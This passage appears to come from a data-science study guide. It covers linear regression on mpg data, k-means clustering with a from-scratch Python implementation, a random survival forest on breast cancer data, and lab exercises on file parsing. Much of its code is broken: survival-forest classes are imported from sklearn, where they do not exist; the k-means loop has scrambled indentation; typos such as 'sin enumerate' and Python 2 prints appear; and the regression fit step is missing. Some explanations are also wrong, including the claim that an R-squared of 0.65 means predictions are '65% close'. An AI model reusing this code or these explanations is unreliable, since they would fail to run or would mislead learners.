#readig dataset into the python environment
mpg_df = pd.read_csv(r"C:\Users\lsalunkhe\mpg_data.csv")
mpg_df
```

Step 2: Setting the target and Regressors up

The target variable for us would be mpg. Since we are working with linear regression, we will go with the single variable linear regression. Our regressor would be displacement. We are interested in checking how much displacement is affecting mpg. Set these two variables separate from the dataframe so that we could work on them.


```
#Setting target and regressor variables separate from dataframe
part_df = mpg_df[["mpg", "displacement"]]
part_df
#Setting target and regression variables up
y = mpg_df.mpg
X = part_df[["displacement"]]
```

Now, if you would like to use these slope and intercept values to build the linear regression equation, it would be as shown below:

$$\text{mpg} = 35.1748 + -0.0603 * \text{displacement}$$

Now, based on this equation, all the predictions will happen in the model.

Let us see the code below which predicts the mpg based on displacement.

```
#Making Predictions based on the coefficient and intercept
linr_model.predict(part_df[["displacement"]])
```

Here, we just have called the predict() method from linear_model on displacement variable from partial dataframe, and then the system will predict the mpg values based on the above equation for each value of displacement

Step 4: Looking at variation Explained by the Regressor

An important measure that determines the efficiency of your model is the R-squared value. It is a statistical measure that allows you to see how much variability between dependent variables is explained by the independent variable. It is also known as the coefficient of determination.

There is no threshold value set for R-squared. But generally, the more the R-squared value, the better the model fitted is. Let us compute the R-squared value and see how well the model is fitted.

```
#variation explained
r2_score(
    y_true = part_df.mpg,
    y_pred = linr_model.predict(part_df[["displacement"]])
)
```

Here, the r2_score() is a function that gives you the coefficient of determination value. The actual and predicted values are set under the y_true and y_pred arguments. Now see the output below to figure out how good your model is.

Now here, you could see that the value for the coefficient of determination is 0.6467 which means the regressor (displacement) was able to explain 64.67% (almost 65%) of the variability of the target (mpg). In other words, the predicted mpg values are almost 65% close to the actual mpg values. And this is a good fit in this case.

Step 5: Plotting the Relationship Between vehicle mpg and the displacement

We are going to use the plotnine library to generate a custom scatter plot with a regression line on it for mpg vs displacement values. This chart will explain the relationship between these two variables and the best thing is it is with custom themes and colors. See the code below:

```
#making custom visualization of mpg vs displacement
from plotnine import ggplot, aes, geom_point, geom_line
from plotnine.themes import theme_minimal
part_df["fitted"] = linr_model.predict(part_df[["displacement"]])
part_df
ggplot(aes("displacement", "mpg"), part_df) \
    + geom_point(alpha = 0.5, color = "#2c3e50") \
    + geom_line(aes(y = "fitted"), color = 'blue') \
    + theme_minimal()
```

5.3.3 Grouping Data With K- Means Clustering

Q10. Explain, grouping data with k-means clustering.


Ans :

(Imp.)

Clustering is a type of unsupervised learning where the references need to be drawn from unlabelled datasets. Generally, it is used to capture meaningful structure, underlying processes, and grouping inherent in a dataset. In clustering, the task is to divide the population into several groups in such a way that the data points in the same groups are more similar to each other than the data points in other groups. In short, it is a collection of objects based on their similarities and dissimilarities.

With clustering, data scientists can discover intrinsic grouping among unlabelled data. Though there are no specific criteria for a good clustering and it completely depends on the user, how they want to use it for their specific needs. It can be used to find unusual data points/outliers in the data or to identify unknown properties to find a suitable grouping in the dataset.

Let's take an example, imagine you work in a Walmart Store as a manager and would like to better understand your customers to scale up your business by using new and improved marketing strategies. It is difficult to segment your customers manually. You have some data that contains their age and purchase history, here clustering can help to group customers based on their spending. Once the customer segmentation will be done, you can define different marketing strategies for each of the groups as per target audiences.



What does clustering mean?

There are many clustering algorithms grouped into different cluster models. Before choosing any algorithm for a use case, it is important to get familiar with the cluster models and if it is suitable for the use case. One more thing which should be considered while choosing any clustering algorithm is the size of your dataset.

Datasets can contain millions of records and not all algorithms scale efficiently. K-Means is one of the most popular algorithms and it is also scale-efficient as it has a complexity of $O(n)$. In this article, we will talk about K-Means in-depth and what makes it popular.

K-Means Clustering

K-means is a centroid-based clustering algorithm, where we calculate the distance between each data point and a centroid to assign it to a cluster. The goal is to identify the K number of groups in the dataset.

"K-means clustering is a method of vector quantization, originally from signal processing, that aims to partition n observations into k clusters in which each observation belongs to the cluster with the nearest mean, serving as a prototype of the cluster." – Source

It is an iterative process of assigning each data point to the groups and slowly data points get clustered based on similar features. The objective is to minimize the sum of distances between the data points and the cluster centroid, to identify the correct group each data point should belong to.

Here, we divide a data space into K clusters and assign a mean value to each. The data points are placed in the clusters closest to the mean value of that cluster. There are several distance metrics available that can be used to calculate the distance.

Q11. How does K-means work?

Ans :


Let's take an example to understand how K-means work step by step. The algorithm can be broken down into 4-5 steps.

1. Choosing the number of clusters

The first step is to define the K number of clusters in which we will group the data. Let's select $K=3$.

2. Initializing centroids


Centroid is the center of a cluster but initially, the exact center of data points will be unknown so, we select random data points and define them as centroids for each cluster. We will initialize 3 centroids in the dataset.



K-means clustering – centroid

Assign Data Points to the Nearest Cluster

Now that centroids are initialized, the next step is to assign data points X_n to their closest cluster centroid C_k .




K-means clustering – assign data points

In this step, we will first calculate the distance between data point X and centroid C using Euclidean Distance metric.

$$d(x, y) = \sqrt{\sum_{i=1}^n (x_i - y_i)^2}$$

And then choose the cluster for data points where the distance between the data point and the centroid is minimum.




K-means clustering |

4. Re-initialize Centroids

Next, we will re-initialize the centroids by calculating the average of all data points of that cluster.


$$C_i = \frac{1}{|N_i|} \sum x_i$$



K-means clustering

5. Repeat steps 3 and 4

We will keep repeating steps 3 and 4 until we have optimal centroids and the assignments of data points to correct clusters are not changing anymore.



K-means clustering

Does this iterative process sound familiar? Well, K-means follows the same approach as Expectation-Maximization(EM). EM is an iterative method to find the maximum likelihood of parameters where the machine learning model depends on unobserved features.

This approach consists of two steps Expectation(E) and Maximization(M) and iterates between these two.

For K-means, The Expectation(E) step is where each data point is assigned to the most likely cluster and the Maximization(M) step is where the centroids are recomputed using the least square optimization technique.

Q12. Explain briefly about centroid initialization methods.

Ans :

Positioning the initial centroids can be challenging and the aim is to initialize centroids as close as possible to optimal values of actual centroids. It is recommended to use some strategies for defining initial centroids as it directly impacts the overall runtime. The traditional way is to select the centroids randomly but there are other methods as well which we will cover in the section.


➤ **Random Data Points**

This is the traditional approach of initializing centroids where K random data points are selected and defined as centroids. As we saw in the above example, in this method each data instance in the dataset will have to be enumerated and will have to keep a record of the minimum/maximum value of each attribute. This is a time-consuming process; with increased dataset complexity the number of steps to achieve the correct centroid or correct cluster will also increase.

➤ **Naive Sharding**

The sharding centroid initialization algorithm primarily depends on the composite summation value of all the attributes for a particular instance or row in a dataset. The idea is to calculate the composite value and then use it to sort the instances of the data. Once the data set is sorted, it is then divided horizontally into k shards.

1. Sum the attributes of each instance,
prepend result column to dataset



SUM ROWS	ATTR 0	ATTR 1	ATTR 2	...	ATTR n
instance 1					
instance 2					
instance 3					
...					
instance m					


2. Sort the instances of the dataset by the
newly created sum column, in ascending order

3. Split the dataset horizontally into
k equal-sized pieces, or shards

Sorting by composite value and sharding

Finally, all the attributes from each shard will be summed and their mean will be calculated. The shard attributes mean value collection will be identified as the set of centroids that can be used for initialization.

4. For each shard, compute mean of attribute columns; mean values become corresponding attribute values of new centroid



Centroid Attribute Values |

Centroid initialization using sharding happens in linear time and the resultant execution time is much better than random centroid initialization.

K-Means++

K-means++ is a smart centroid initialization method for the K-mean algorithm. The goal is to spread out the initial centroid by assigning the first centroid randomly then selecting the rest of the centroids based on the maximum squared distance. The idea is to push the centroids as far as possible from one another.

Here are the simple steps to initialize centroids using K-means++:

1. Randomly pick the first centroid (C1)
2. Calculate the distance between all data points and the selected centroid

$$D_i = \max_{(j:1 \rightarrow k)} |X_i - C_j|^2$$

This denotes the distance of a data point x_i from the farthest centroid C_j

3. Initialize the data point x_i as the new centroid
4. Repeat steps 3 and 4 till all the defined K clusters are found

“With the k-means++ initialization, the algorithm is guaranteed to find a solution that is $O(\log k)$ competitive to the optimal k-means solution.” – Source.

Q13. Discuss about implementing K-means clustering in Python.

Ans.:

(Imp.)

Implementing K-Means clustering in Python

Now that you are familiar with Clustering and K-means algorithms, it's time to implement K-means using Python and see how it works on real data.

We will be working on the Mall Visitors dataset to create customer segmentation to define a marketing strategy. The Mall Visitors sample dataset can be found on Kaggle and it summarises the spendings of around 2000 mall visitors.

Let's clean, explore and prepare the data for the next phases where we will be segmenting customers.

Load the data and check for any missing values:

```
import pandas as pd
import numpy as np
import matplotlib.pyplot as plt

#load the dataset
customer_data = pd.read_csv("/content/Mall_Customers.csv")

#read the data
customer_data.head()

#check for null or missing values
customer_data.isna().sum()
```

	CustomerID	Gender	Age	Annual Income (k\$)	Spending Score (1-100)
0	1	Male	19	15	39
1	2	Male	21	15	81
2	3	Female	20	16	6
3	4	Female	23	16	77
4	5	Female	31	17	40

Mall visitors dataset | Source

```
CustomerID      0
Gender          0
Age             0
Annual Income (k$)  0
Spending Score (1-100)  0
dtype: int64
```

Mall visitors dataset |


We will be using the **Annual Income** and **Spending Score** to find the clusters in the data. The spending score is from 1 to 100 and is assigned based on customer behavior and spending nature.

Implementing K-Means from Scratch

There are open-source libraries that provide functions for different types of clustering algorithms but before using these open-source codes just by calling a function, it is important to understand how those functions work. In this section, we will be building a K-means clustering algorithm from scratch using a random centroid initialization method.

Let's look at the data and see how it is distributed:

```
plt.scatter(customer_data['Annual_Income_(k$)'],customer_data['Spending_Score'])  
plt.xlabel('Annual_Income_(k$)')  
plt.ylabel('Spending_Score')  
plt.show()
```




Implementing K-Means from scratch |

From the above scatterplot, it is difficult to tell if there is any pattern in the dataset. This is where clustering will help.

First, we will Initialize centroids randomly:

K=3

```
centroids = customer_data.sample(n=K)  
plt.scatter(customer_data['Annual_Income_(k$)'],customer_data['Spending_Score'])  
plt.scatter(centroids['Annual_Income_(k$)'],centroids['Spending_Score'],c='black')  
plt.xlabel('Annual_Income_(k$)')  
plt.ylabel('Spending_Score')  
plt.show()
```



Implementing K-Means from scratch

Next, we will iterate through each centroid and data point, calculate the distance between them, find the K clusters and assign the data points to a significant cluster. This process will continue until the difference between previously defined centroids and current centroids is zero:

```


mask = customer_data['CustomerID'].isin(centroids.CustomerID.tolist())
X = customer_data[~mask]
diff = 1
j=0
XD=X
while(diff!=0):
    i=1
    for index1,row_c in centroids.iterrows():
        ED=[]
    for index2,row_d in XD.iterrows():
        d1=(row_c["Annual_Income_(k$)"]-row_d["Annual_Income_(k$)"])**2
        d2=(row_c["Spending_Score"]-row_d["Spending_Score"])**2
        d=np.sqrt(d1+d2)
        ED.append(d)
    X[i]=ED
    i=i+1
    C=[]
    for index,row in X.iterrows():
        min_dist=row[1]
        pos=1
    for i in range(K):
        if row[i+1]< min_dist:
            min_dist = row[i+1]
            pos=i+1
        C.append(pos)
    X["Cluster"]=C
    centroids_new = X.groupby(["Cluster"]).mean()[["Spending_Score","Annual_Income_(k$)"]]
    if j == 0:
        diff=1
        j=j+1
    else:

```

```
diff = (centroids_new['Spending_Score'] -
centroids['Spending_Score']).sum() + (centroids_new['Annual_Income_(k$)'] -
centroids['Annual_Income_(k$)']).sum()
centroids = X.groupby(["Cluster"]).mean()[["Spending_Score", "Annual_Income_(k$)"]]
```

Now if we will view the dataset and all the data points should be clustered accordingly:

```
color = ['grey', 'blue', 'orange']
for k in range(K):
    data = X[X["Cluster"] == k + 1]
    plt.scatter(data["Annual_Income_(k$)"], data["Spending_Score"], c = color[k])
plt.scatter(centroids["Annual_Income_(k$)"], centroids["Spending_Score"], c = 'black')
plt.xlabel('Annual_Income_(k$)')
plt.ylabel('Spending_Score')
plt.show()
```



Implementing K-Means from scratch

5.3.4 Surviving In Random Decision Forests

Q14. Explain about , how to survive in random decision forest with an example.

Ans :

(Imp.)

To demonstrate Random Survival Forest, we are going to use data from the German Breast Cancer Study Group (GBSG-2) on the treatment of node-positive breast cancer patients. It contains data on 686 women and 8 prognostic factors: 1. age, 2. estrogen receptor (estrec), 3. whether or not a hormonal therapy was administered (horTh), 4. menopausal status (menostat), 5. number of positive lymph nodes (pnodes), 6. progesterone receptor (progrec), 7. tumor size (tsize), 8. tumor grade (tgrade).

The goal is to predict recurrence-free survival time.

```
import pandas as pd
import matplotlib.pyplot as plt
import numpy as np
%matplotlib inline
from sklearn import set_config
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import OrdinalEncoder
from sklearn.datasets import load_gbsg2
from sklearn.preprocessing import OneHotEncoder
from sklearn.ensemble import RandomSurvivalForest
```

```
set_config(display="text") # displays text representation of estimators
```

First, we need to load the data and transform it into numeric values.

```
X, y = load_gbsg2()
grade_str = X.loc[:, "tgrade"].astype(object).values[:, np.newaxis]
grade_num = OrdinalEncoder(categories=[["I", "II", "III"]]).fit_transform(grade_str)
X_no_grade = X.drop("tgrade", axis=1)
Xt = OneHotEncoder().fit_transform(X_no_grade)
Xt.loc[:, "tgrade"] = grade_num
```

Next, the data is split into 75% for training and 25% for testing, so we can determine how well our model generalizes.

```
random_state = 20
X_train, X_test, y_train, y_test = train_test_split(
```

```
Xt, y, test_size=0.25, random_state=random_state)
```

Training

Several split criterion have been proposed in the past, but the most widespread one is based on the log-rank test, which you probably know from comparing survival curves among two or more groups. Using the training data, we fit a Random Survival Forest comprising 1000 trees.

```
rsf = RandomSurvivalForest(n_estimators=1000,
min_samples_split=10,
min_samples_leaf=15,
n_jobs=-1,
random_state=random_state)
```

```
rsf.fit(X_train,y_train)
```

```
RandomSurvivalForest(min_samples_leaf= 15, min_samples_split=10,  
                      n_estimators=1000, n_jobs=-1, random_state=20)
```

We can check how well the model performs by evaluating it on the test data.

```
rsf.score(X_test,y_test)  
  
0.6759696016771488
```

This gives a concordance index of 0.68, which is a good a value and matches the results reported in the Random Survival Forests paper.

Predicting

For prediction, a sample is dropped down each tree in the forest until it reaches a terminal node. Data in each terminal is used to non-parametrically estimate the survival and cumulative hazard function using the Kaplan-Meier and Nelson-Aalen estimator, respectively. In addition, a risk score can be computed that represents the expected number of events for one particular terminal node. The ensemble prediction is simply the average across all trees in the forest.

Let's first select a couple of patients from the test data according to the number of positive lymph nodes and age.

```
X_test_sorted=X_test.sort_values(by=["pnodes","age"])  
X_test_sel=pd.concat((X_test_sorted.head(3),X_test_sorted.tail(3)))  
  
X_test_sel
```

	age	estrec	horTh=yes	menostat=Post	pnodes	progre	tsize	tgrade
119	33.0	0.0	0.0	0.0	1.0	26.0	35.0	2.0
574	34.0	37.0	0.0	0.0	1.0	0.0	40.0	2.0
421	36.0	14.0	0.0	0.0	1.0	76.0	36.0	1.0
24	65.0	64.0	0.0	1.0	26.0	2.0	70.0	2.0
8	80.0	59.0	0.0	1.0	30.0	0.0	39.0	1.0
226	72.0	1091.0	1.0	1.0	36.0	2.0	34.0	2.0

The predicted risk scores indicate that risk for the last three patients is quite a bit higher than that of the first three patients.

```
pd.Series(rsf.predict(X_test_sel))  
  
0    91.477609
```

```
1 102.897552
```

```
2 75.883786
```

```
3 170.502092
```

```
4 171.210066
```

```
5 148.691835
```

```
dtype: float64
```

We can have a more detailed insight by considering the predicted survival function. It shows that the biggest difference occurs roughly within the first 750 days.

```
surv=rsf.predict_survival_function(X_test_sel,return_array=True)
```

```
for i,sin enumerate(surv):
```


```
plt.step(rsf.event_times_,s,where="post",label=str(i))
```

```
plt.ylabel("Survival probability")
```

```
plt.xlabel("Time in days")
```

```
plt.legend()
```

```
plt.grid(True)
```



Alternatively, we can also plot the predicted cumulative hazard function.

```
surv=rsf.predict_cumulative_hazard_function(X_test_sel,return_array=True)
```

```
for i,sin enumerate(surv):
```


```
plt.step(rsf.event_times_,s,where="post",label=str(i))
```

```
plt.ylabel("Cumulative hazard")
```

```
plt.xlabel("Time in days")
```

```
plt.legend()
```

```
plt.grid(True)
```



Lab Practicals

Q1. Write programs to parse text files, CSV, HTML, XML and JSON documents and extract relevant data. After retrieving data check any anomalies in the data, missing values etc.

Ans :

Parsing Text Files

```
# get text from txt file python
# opening a file in 'r'
file = open('sample.txt', 'r')
# read() - it used to all content from a file
# readline() - it used to read number of lines we want, it takes one argument which
is number of lines
# readlines() - it used to read all the lines from a file, it returns a list
# reading data from the file using read() method
data = file.read()
# printing the data
print(data)
# closing the file
file.close()
```

Writing To File

```
# opening a file in 'w'
file = open('sample.txt', 'w')
# write() - it used to write direct text to the file
# writelines() - it used to write multiple lines or strings at a time, it takes ite
rator as an argument
# writing data using the write() method
file.write("I am a Python programmer.\nI am happy.")
# closing the file
file.close()
```

Output

```
I am a Python programmer.
I am happy.
```

Parsing Csv Files

```
# READ CSV FILE
```

```

import csv
with open('employee_birthday.txt') as csv_file:
    csv_reader = csv.reader(csv_file, delimiter=',')
    line_count = 0
    for row in csv_reader:
        if line_count == 0:
            print(f'Column names are {", ".join(row)}')
            line_count += 1
        else:
            print(f'\t{row[0]} works in the {row[1]} department, and was born in {row[2]}.')
            line_count += 1
    print(f'Processed {line_count} lines.')

```

Write Csv File

```

import csv
with open('employee_file.csv', mode='w') as employee_file:
    employee_writer = csv.writer(employee_file, delimiter=',', quotechar='"', quoting=csv.QUOTE_MINIMAL)
    employee_writer.writerow(['John Smith', 'Accounting', 'November'])
    employee_writer.writerow(['Erica Meyers', 'IT', 'March'])

```

```

output
emp_name,dept,birth_month
John Smith,Accounting,November
Erica Meyers,IT,March

```

Parsing Html Files

```

from html.parser import HTMLParser

class Parser(HTMLParser):

    # method to append the start tag to the list start_tags.
    def handle_starttag(self, tag, attrs):
        global start_tags
        start_tags.append(tag)

    # method to append the end tag to the list end_tags.
    def handle_endtag(self, tag):
        global end_tags
        end_tags.append(tag)

    # method to append the data between the tags to the list all_data.
    def handle_data(self, data):
        global all_data

```



```
all_data.append(data)
# method to append the comment to the list comments.
def handle_comment(self, data):
    global comments
    comments.append(data)
start_tags = []
end_tags = []
all_data = []
comments = []
# Creating an instance of our class.
parser = Parser()
# Providing the input.
parser.feed('<html><title>Desserts</title><body><p>'
           'I am a fan of frozen yoghurt.</p><'
           '/body><!--My first webpage--></html>')
print("start tags:", start_tags)
```

Output

```
1.27s
start tags: ['html', 'title', 'body', 'p']
end tags: ['title', 'p', 'body', 'html']
data: ['Desserts', 'I am a fan of frozen yoghurt.']
comments ['My first webpage']
```

Parsing Xml Files

```
import xml.dom.minidom
def main():
    # use the parse() function to load and parse an XML file
    doc = xml.dom.minidom.parse("Myxml.xml");
    # print out the document node and the name of the first child tag
    print doc.nodeName
    print doc.firstChild.tagName
    # get a list of XML tags from the document and print each one
    expertise = doc.getElementsByTagName("expertise")
    print "%d expertise:" % expertise.length
    for skill in expertise:
        print skill.getAttribute("name")
if name == "__main__":
    main();
```

Output

```
Expertise Data:  
SQL  
Python
```

Parsing Json File

```
#Reading Json File  
{ "name": "Bob",  
  "languages": ["English", "Fench"]  
}  
import json  
with open('path_to_file/person.json') as f:  
    data = json.load(f)  
# Output: {'name': 'Bob', 'languages': ['English', 'Fench']}  
print(data)
```

#Writing Json File

```
import json  
person_dict = { "name": "Bob",  
  "languages": ["English", "Fench"],  
  "married": True,  
  "age": 32  
}  
with open('person.txt', 'w') as json_file:  
    json.dump(person_dict, json_file)
```

Output

```
{"name": "Bob", "languages": ["English", "Fench"], "married": true, "age": 32}
```

Q2. Write programs for reading and writing binary files.

Ans :

```
my_file = open(&quot;C:/Documents/Python/test.txt&quot;, mode=&quot;w+&quot;)  
print(&quot;What is the file name? &quot;, my_file.name)  
print(&quot;What is the mode of the file? &quot;, my_file.mode)  
print(&quot;What is the encoding format?&quot;, my_file.encoding)  
text = [&quot;Hello Python\n&quot;, &quot;Good Morning\n&quot;, &quot;Good Bye&quot;]  
my_file.writelines(text)
```

```

print(&quot;Size of the file is:&quot;, my_file.__sizeof__())
print(&quot;Cursor position is at byte:&quot;, my_file.tell())
my_file.seek(0)
